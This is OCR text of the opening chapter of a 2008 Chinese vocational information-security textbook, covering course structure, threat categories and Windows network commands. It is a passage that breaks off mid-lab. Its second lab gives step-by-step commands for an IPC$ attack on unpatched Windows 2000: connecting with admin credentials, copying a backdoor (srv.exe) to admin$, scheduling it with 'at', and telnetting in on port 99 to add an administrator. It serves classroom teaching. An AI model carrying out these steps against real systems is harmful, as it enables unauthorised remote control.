浙江金融職業學院

国家示范性高职院校建设项目成果

计算机信息管理

信息安全技术基础

何　岩　主　编

张海翔　副主编

国家示范性高职院校建设项目成果

信息安全技术基础

何　岩　主　编
张海翔　副主编

高等教育出版社

内容提要

本书是国家示范性高职院校建设项目成果。

全书从计算机安全的基础知识、密码技术、数字证书、操作系统安全、数据安全、黑客攻击和防范技术、防火墙技术、计算机病毒防范技术、安全体系架构、信息安全法律法规等几个方面来组织编写。本书以“理论知识以够用为度，重在实践应用”为原则进行编写，书中提供了大量的操作实例，从实例中引出概念，帮助读者掌握计算机安全的基本原理，进而能够胜任计算机和网络安全管理的工作。

本书可作为应用性、技能型人才培养的各类教育相关专业的教学用书，也可供各类培训、计算机从业人员和爱好者参考使用。

图书在版编目（CIP）数据

信息安全技术基础/何岩主编. —北京：高等教育出版社，2008.11

ISBN 978-7-04-025448-8


Ⅰ.信… Ⅱ.何… Ⅲ.信息系统-安全技术-高等学校：技术学校-教材 Ⅳ.TP309

中国版本图书馆 CIP 数据核字（2008）第 154035 号

策划编辑 赵 萍 **责任编辑** 焦建虹 **封面设计** 赵 阳 **责任绘图** 尹 莉
版式设计 张 岚 **责任校对** 刘 莉 **责任印制** 韩 刚

出版发行	高等教育出版社	**购书热线**	010-58581118
社 址	北京市西城区德外大街 4 号	**免费咨询**	800-810-0598
邮政编码	100120	**网 址**	http://www.hep.edu.cn
总 机	010-58581000		http://www.hep.com.cn
		网上订购	http://www.landraco.com
经 销	蓝色畅想图书发行有限公司		http://www.landraco.com.cn
印 刷	北京中科印刷有限公司	**畅想教育**	http://www.widedu.com
开 本	787×1092 1/16	**版 次**	2008 年 11 月第 1 版
印 张	16.5	**印 次**	2008 年 11 月第 1 次印刷
字 数	400 000	**定 价**	25.90 元

物料号 25448-00



前言

高职教育是以培养适应生产、管理、服务第一线需要的高素质、高技能人才为根本目的的职业教育。熟练的技能和相关职业素质的获得，取决于理论和实践的高度结合，实践性教学环节具有决定性意义。课程项目化是指课程教育根据职业能力培养的需要，密切联系地方产业发展实际，将专业基础课程和专业课程的教学内容设计成具体技能的训练项目，根据项目组织实施教学与考核，使专业人才培养的能力目标得以实现。

本书在编写过程中，遵循项目化课程设计的思想，根据专业定位分析职业岗位技能构成，广泛征询行业建议，确定具体课程的职业技能培养与核心技能目标。全书从计算机安全的基础知识、密码技术、数字证书、操作系统安全、数据安全、黑客攻击和防范技术、防火墙技术、计算机病毒防范技术、安全体系架构、信息安全法律法规几个方面来组织内容，采用以项目任务带动理论知识，最后总结和提炼知识的思路进行编写。课程项目设计需要先易后难，先简后繁，循序渐进，项目任务的完成结合企业工程实际，采用实验、分析、设计等方式组织完成，体现了项目化教学的机动灵活性、教学效果的保障有效性和教学成果的实际应用性。

“信息安全技术基础”是一门综合性的课程，它提供了信息安全技术的概貌，是信息安全技术专业学生的必修专业课。课程内容涉及信息安全领域以及相关专业领域的基础知识、基本理论和主要技术，既有较强的理论性，又有较高的实践操作要求，根据项目化教学方案，设计学时分配表如下，另外保留 4 学时的机动和复习。

学时分配表

序　号	授课内容	学时分配	
		讲　课	实　践
1	项目 1　至关重要的信息安全	2	4
2	项目 2　密码技术	2	6
3	项目 3　公钥基础设施 PKI	2	6
4	项目 4　操作系统安全	2	4
5	项目 5　数据安全	2	4
6	项目 6　黑客攻击与入侵检测	2	6
7	项目 7　防火墙技术	2	6

续表

序　号	授课内容	学时分配	
		讲　课	实　践
8	项目8　计算机病毒分析与防范	2	6
9	项目9　安全体系架构和案例分析	2	4
10	项目10　信息安全法律案件分析	2	2
合　计		20	48

本书由何岩任主编，张海翔任副主编。具体编撰分工为：第1章、第3章和第8章由何岩编写，第2章由何岩、龚力共同编写，第4章和第7章由张海翔编写，第5章、第6章由何岩、龙芳共同编写，第9章和第10章由何岩、张海翔、马辉共同编写，何岩、张海翔负责全书的统稿工作。郑春瑛审阅了全稿。

在本书出版之际，对关心和支持我们编写和出版工作的所有同志表示感谢。在本书的写作过程中得到孙念、王云龙、胡芸、戴晓彬、王海平和孔琳俊等专家的悉心指导，对他们在本书写作过程中提出的宝贵意见表示诚挚的感谢。另外，也感谢相关领导的关心和爱护，感谢家人对我们工作的理解和支持。

由于水平有限，时间仓促，疏漏之处在所难免，竭诚欢迎读者批评、指正，我们将不断修订和完善。

编　者

2008年7月

开始之前

“信息安全技术基础”是信息安全技术专业的一门专业基础核心课程，着眼于树立学生对信息安全整体性、动态性、相对性的全局性观念。本课程要求学生掌握信息安全的知识体系、相关标准和安全策略，熟悉网络与信息系统的安全威胁和常见黑客攻防手段，掌握常见的计算机病毒防范技术；能够理论联系实际，具有分析、解决信息安全相关问题的能力，为将来能够解决小型信息系统的安全问题、制定合适的信息安全策略做必要的准备，也为进一步学习相关知识与技术打下基础。

本课程的开发以高等职业院校计算机相关专业学生的就业为导向，在行业专家、教育专家的指导下，将课程知识体系整合为 10 个项目，构建了基于工作过程项目化的课程教学内容。课程以职业技能培养为根本，以解决具体信息安全问题为目的，以信息安全保障体系为内容框架，以信息安全基本技术、系统平台安全技术、信息应用安全、信息网络安全以及信息安全综合保障为主线，较好地处理了基本技能、基本理论和基本知识三者之间的关系。同时，随着学科的不断发展，及时将信息安全领域的新技术、新手段和新工具融入内容体系，培养学生在实际工作中运用最新技术和知识的能力。

在课程教学组织实施过程中，以工作任务为中心整合理论与实践，从而实现理论与实践的一体化。课程项目的设计由浅入深、由基础到综合，项目任务的完成结合企业工程实际，采用实验、分析、设计等方式组织完成。课程内容坚持理论够用、技能为主的思想，将相关知识分解到实际项目中，让学生在完成项目任务的过程中掌握相关理论知识、灵活运用各种信息安全技术，从而提高学生的岗位实践能力和适应能力。

目录

项目 1

至关重要的信息安全

学习目标

随着信息系统漏洞带来的隐患和威胁越来越大，信息安全的重要性也越来越突出。本项目旨在使初学者对信息安全的重要性有直观的认识，通过若干任务达到如下学习目标。

- 认识计算机所处的风险环境。
- 领会信息安全的重要性和信息安全技术的必要性。
- 掌握信息安全的结构、模型和关键技术。
- 简单分析与评价计算机系统的安全性。
- 能够对知识进行综合及提炼。

内容框架

项目 1 的内容框架如图 1-1 所示。




图 1-1　内容框架

1.1　任务 1　自己的计算机安全吗

1.1.1　任务目的

本任务的目的在于了解计算机（尤其是处于网络中的计算机）所面临的风险，从而清楚认识

到信息安全的重要性。

1.1.2 任务描述

本任务要求：

- 至少从两个方面展现出所使用的计算机面临的风险或威胁，例如，针对漏洞的攻击、弱密码的破解、数据的泄露等。
- 总结信息安全的内涵和重要性。

1.1.3 任务分析

信息系统面临的威胁根据其来源一般把它分为4个方面：物理、系统、网络及管理。

物理方面面临的威胁：指环境区域、设备安全等非技术方面引起的信息安全威胁，是威胁最大的隐患。这主要包括物理周边安全威胁、物理入口安全威胁、系统设施的安全防御漏洞等，此外，还包括管理漏洞，如电源管理的漏洞、服务措施的漏洞等。

系统面临的威胁：主要是操作系统、使用的软件等方面引起的信息安全威胁。目前流行的操作系统主要有 Windows 系列和 UNIX/Linux 系列，其中 Windows 系列操作系统中存在的各种系统漏洞是其主要不安全因素。而 UNIX/Linux 系列则存在诸如 RPC 远程程序调用、默认 SNMP 字符串漏洞、远程打印协议守护进程 LPD 等方面的漏洞。各种软件在设计过程中存在的缺陷、设计人员为方便修改和调试留下的后门等，都可能成为系统的威胁。

网络面临的威胁：各种网络入侵、协议缺陷、网络介质的脆弱性等引起的信息安全威胁，包括黑客采取各种手段进行的攻击（如分布式拒绝服务攻击（DDoS）、电子邮件炸弹、数据包拦截等）、网络协议本身存在的缺陷和不足、网络输出过程中数据泄露的隐患、网络数据加密的隐患、网络介质的脆弱性等。

管理方面的威胁：主要人员管理、培训等方面存在的问题引起的信息安全威胁。信息安全中最大的威胁其实还是来自于操作信息系统的人自身，无论是组织管理措施的不利、操作人员的松懈不谨慎，还是故障响应体系的不足，都会给信息安全带来严重的威胁。

任务的完成可以从以上4个方面着手，分析计算机所处的物理环境、针对系统或软件漏洞进行的攻击、网络传输过程中数据的泄露、企业信息管理制度的分析等。

1.1.4 实现参考

实验1 Windows 2000/XP 常用网络命令练习

实验环境

Windows 2000/XP 操作系统。

实验介绍

本实验需要两台局域网环境中的计算机完成。基本过程为：在计算机 A 中配置并启动其 Telnet 服务；计算机 B 访问计算机 A 的 Telnet 服务，远程登录到计算机 A；计算机 A 停止自己的 Telnet 服务。

本实验使用的 Windows 2000/XP 常用网络命令如下。

1．显示当前的 TCP/IP 网络配置值

格式：ipconfig [/all /renew [adapter] /release [adapter]]

参数说明：

如果没有参数，向用户提供所有当前的 TCP/IP 配置值，包括 IP 地址和子网掩码。

- /all：产生完整显示。
- /renew [adapter]：更新 DHCP 配置参数。该选项只在运行 DHCP 客户端服务的系统上可用。
- /release [adapter]：发布当前的 DHCP 配置。该选项禁用本地系统上的 TCP/IP，并只在 DHCP 客户端上可用。

2．显示协议统计信息和当前 TCP/IP 网络连接

格式：netstat [-a][-b][-e][-n][-o][-p proto][-r][-s][-v][interval]

参数说明：

- -a：显示所有连接和监听端口。
- -b：显示包含于创建每个连接或监听端口的可执行组件。
- -e：显示以太网统计信息。此选项可以与-s 选项组合使用。
- -n：以数字形式显示地址和端口号。
- -o：显示与每个连接相关的所属进程 ID。
- -p proto：显示 proto 指定的协议的连接。
- -r：显示路由表。
- -s：显示按协议统计信息。
- -p：用于指定默认情况的子集。
- -v：与-b 选项一起使用时，将显示包含为所有可执行组件创建连接或监听端口的组件。
- interval：重新显示选定统计信息，每次显示之间暂停时间间隔（以秒计）。按 Ctrl+C 组合键停止重新显示统计信息。如果省略，netstat 显示当前配置信息（只显示一次）。

3．添加或更改用户账号或显示用户账号信息

格式：net user username password | *options/domain

参数说明：

输入不带参数的 net user 查看计算机上的用户账号列表。

- user name：添加、删除、更改或查看用户账号名。
- password：用户账号分配或更改密码。
- *：提示输入密码。
- /domain：在计算机主域的主域控制器中执行操作。

4．连接计算机或断开计算机与共享资源的连接

格式：net use devicename | *\\computername\sharename \volume password | */user:domainname\username/delete | /persistent: yes | no

参数说明：

输入不带参数的 net use 列出网络连接。

- devicename：指定要连接到的资源名称或要断开的设备名称。
- \\computername\sharename：服务器及共享资源的名称。

● password：指定访问共享资源所需的密码。输入星号 (*) 产生一个密码提示，在密码提示行处输入密码时不显示密码。

● /user：在其后指定建立连接时使用的不同于目前登录用户的用户名。

● domainname：指定不同于目前登录域的其他域。如果省略，则 net use 使用当前登录的域。

● /delete：取消指定的网络连接。如果使用星号 (*) 指定连接，则所有网络连接均将取消。

● /persistent:yes | no：控制持久网络连接的使用。默认值为最后一次使用的设置。非设备连接不会持久。yes 将按其建立时的原样保存所有连接，并在下次登录时还原它们。no 则不保存已建立的连接或后续连接。现存的连接在下一次登录时还原。使用/delete 删除持久连接。

5．启动、停止网络服务

格式：net start service

net stop service

参数说明：

service 是网络服务名。

6．配置 Telnet 服务命令

格式：tlntadmn [\\RemoteServer] [Start] [Stop] [Pause] [Continue] [-u UserName -p Password]

参数说明：

● \\ RemoteServer：指定要管理的远程服务器名称。如果没有指定服务器，则假定使用本地服务器。

● Start：启动 Telnet Server。

● Stop：停止 Telnet Server。

● Pause：中断 Telnet Server。

● Continue：恢复 Telnet Server。

● -u UserName -p Password：指定要管理的远程服务器的管理凭据。如果要管理远程服务器，但未使用管理凭据登录，则必须提供该参数。

7．显示另一个计算机或域的时间

格式：net time [\\computername | /domain[:domainname]

参数说明：

computername | /domain[:domainname]：指定要检查或与之同步的服务器的名称。

8．列出指定的时间和日期在计算机上运行的已计划命令或计划命令和程序

格式：at [\\computername] time [/interactive] [/every:date[,…]| /next:date[,…]] command

参数说明：

必须正在运行计划服务才能使用。如果在没有参数的情况下使用，则 at 列出已计划的命令。

● \\computername：指定远程计算机。如果省略该参数，命令将安排在本地计算机。远程计算机必须为 Windows NT 主机，还必须具有一定的权限才能执行此命令。

● time：指定运行命令的时间。将时间以 24 小时标记（00:00～23:59）的方式表示为“小时:分钟”。

● /interactive：允许作业与在作业运行时登录用户的桌面进行交互。

● /every:date[,…]：在每个星期或月的指定日期运行命令。将 date 指定为星期的一天或多天，

或月的一天或多天。用逗号分隔多个日期项。如果省略了 date，将假定为该月的当前日期。

9. 显示运行在本地或远程计算机上的所有进程

格式：tasklist [/S system [/U username [/P [password]]]] [/M [module] | /SVC | /V] [/FI filter? [/FO format] [/NH]

参数说明：

- /S system：指定连接到的远程系统。
- /U username：指定使用哪个用户执行这个命令。
- /P [password]：为指定的用户指定密码。
- /M [module]：列出调用指定的 DLL 模块的所有进程。如果没有指定模块名，显示每个进程加载的所有模块。
- /V：显示详细信息。
- /FI filter：显示一系列符合筛选器指定的进程。
- /FO format：指定输出格式，有效值为 TABLE、LIST、CSV。
- /NH：指定输出过程中不显示栏目标题。只对 TABLE 和 CSV 格式有效。

10. 添加、显示或更改本地组

格式：net localgroup groupname/add /comment: "text"|/delete/domain

参数说明：

输入不带参数的 net localgroup 显示服务器名称和计算机的本地组名称。

- groupname：要添加、扩充或删除的本地组名称。
- /comment:" text"：为新建或现有组添加注释。
- name：列出要添加到本地组或从本地组中删除的一个或多个用户名或组名。
- /domain：在当前域的主域控制器中执行操作，否则仅在本地计算机上执行操作。
- /add：将全局组名或用户名添加到本地组中。
- /delete：从本地组中删除组名或用户名。

实验步骤

1. 计算机 A 和计算机 B 均进入命令行窗口

从“开始”菜单中选择“运行”命令，在打开的对话框中输入命令“cmd”（无双引号），单击“确定”按钮后即进入命令行窗口，如图 1-2 所示。




图 1-2 命令行窗口

➲ 注意：命令行中输入的命令通常对大小写不敏感，即大写字母输入的命令与小写字母输入的同一命令运行结果相同。

2. 计算机 A

① 查本机 IP 地址信息，命令为“ipconfig”，结果如图 1-3 所示。




图 1-3 ipconfig 命令

② 查询端口状态，命令为“netstat -an”，如图 1-4 所示。




图 1-4 查询端口状态命令

其中，State 对应的 LISTENING 表示该端口处于监听状态，ESTABLISHED 表示已经建立连接的端口。

补充说明：

端口号的有效范围为 1～65535。

1～255：众所周知的端口。

256～1023：世界上著名厂商的应用。

1024～65535：客户端随机的值。

熟悉各端口号对应的服务。%systemroot%\system32\drivers\etc\services 文件记录了各个端口的作用（其中%systemroot%表示系统文件夹，例如，通常情况下 Windows 2000 的系统文件夹指 C 盘的 winnt 文件夹，Windows XP 的系统文件夹指 C 盘的 windows 文件夹）。

③ 查看系统当前的用户，命令为“net user”。

④ 添加新的用户名 abc，密码为 xyz123，命令为“net user abc xyz123 /add”。

⑤ 修改管理员的密码为空，命令为“net user administrator "”。

➲ 注意：命令中双引号为英文双引号，且两个双引号中间没有空格。

⑥ 启动 Telnet 服务，命令为“net start telnet”。

补充说明：

为了更详细地查看各项服务的信息，可以选择“开始”→“控制面板”，双击“管理工具”→“服务”图标，或者直接在“运行”对话框中输入“services.msc”命令，打开服务设置窗口，关闭、禁止与重新启用服务。

服务分为 3 种启动类型。

- 自动：通常与系统有紧密关联的服务才必须设置为自动。
- 手动：只有在需要它的时候，才会被启动。
- 已禁用：表示这种服务将不再启动，即使是在需要它时，也不会被启动。

如果要关闭正在运行的服务，只要选中它，然后在其快捷菜单中选择“停止”命令即可。但是下次启动计算机时，它还可能自动或手动运行。

如果服务项目确实无用，可以选择禁止服务。在其快捷菜单中选择“属性”命令，然后在“常规”→“启动类型”列表中选择“已禁用”，这项服务就会被禁用。

如果以后需要重新启用它，只要在此选择“自动”或“手动”即可；也可以通过命令行“net start 服务名”来启动服务。

3．计算机 B

① 连接启动了 Telnet 服务的计算机，命令为“telnet 计算机 A 的 IP”。

② 查本机 IP。

③ 连接对方 telnet，命令为“telnet 对方 IP”。

返回结果是不能连接，需要用户名和密码。所以需要修改计算机 A 的 Telnet 服务配置。

4．计算机 A

配置 Telnet 服务，命令为“tlntadmn”。

进入配置菜单，如图 1-5 所示，选择 3（显示/更改注册表设置…），修改设置。在菜单中选择 7（NTLM），修改 NTLM 的值，将其修改为 0，表示要求手工输入用户名和密码，如图 1-6 所示。修改后为了使新设置的值生效，需要重新启动 Telnet 服务，可返回最初一级的文字菜单，选择 5（停止服务），再选择 4（开始服务），重启 Telnet 服务。

5．计算机 B

① 连接启动了 Telnet 服务的计算机，命令为“telnet 计算机 A 的 IP”。

根据提示输入用户名和密码，连接成功，远程登录到计算机 A，如图 1-7 所示。




图 1-5　Telnet 配置菜单




图 1-6　具体配置项目




图 1-7　Telnet 登录后的命令窗口

② 查看当前 IP 地址，命令为“ipconfig”。

如果登录成功，则显示计算机 A 的 IP 地址。

③ 退出登录，命令为“exit”。

退出后可再次查看当前 IP 地址，与上一次查看的 IP 地址进行比较。

6. 计算机 A

停止 Telnet 服务，命令为“net stop telnet”。

为后续实验做准备。

实验 2　IPC 漏洞攻击

实验环境

① 两台处于局域网环境的计算机，其中一台安装未打补丁的 Windows 2000 操作系统，为被攻击方，另一台操作系统不限，为攻击方。

② 被攻击计算机的 Telnet 服务未启动。

③ 打开 99 端口的程序 srv.exe。

实验介绍

本实验中计算机 A 为主动攻击方，计算机 B 为被攻击对象。首先计算机 A 与有 IPC 漏洞的目标计算机 B 建立空连接，将能够打开计算机 B 的 99 端口程序 srv.exe 复制到计算机 B 中并运行，计算机 A 通过 99 端口与计算机 B 建立连接，登录到计算机 B，建立用户并提升为管理员。

为实验方便，省略密码拆解步骤，所以在实验前确保主动攻击方已知被攻击方管理员账户密码。

实验步骤

计算机 A

① 将 srv.exe 文件复制到本地计算机的 C 盘根目录下。

② 打开命令行窗口。

③ 查看本机 IP 地址，命令为“ipconfig”。

④ 改变目录到 C 盘根目录。

⑤ 与计算机 B 计算机建立空连接，命令为“net use \\计算机 B 的 IP\IPC$ 密码 /user:用户名”。例如：

net use \\192.168.71.1\IPC$ "" /user:administrator

此句命令中计算机 B 的 IP 为 192.168.71.1，管理员密码为空。

⑥ 将打开计算机 B 的 99 端口程序 srv.exe 复制到计算机 B 的系统目录下（c:\winnt），命令为“copy　srv.exe　\\计算机 B 的 IP\admin$”。

⑦ 查看计算机 B 的当前时间，命令为“net time \\计算机 B 的 IP”。

⑧ 将 srv.exe 的运行添加到计算机 B 的任务执行列表中，命令为“at \计算机 B 的 IP 执行时间 srv.exe”。

通常选择当前时间的下一分钟作为执行时间。

⑨ 等待 srv 的执行。

可通过命令“at \\计算机 B 的 IP”查看对方任务列表是否有添加的 srv 程序。

⑩ 通过计算机 B 的 99 端口与对方建立 telnet 连接，命令为“telnet 计算机 B 的 IP 99”。

若连接成功则进入对方计算机系统并显示提示符，查看当前 IP 地址，与步骤③的 IP 地址比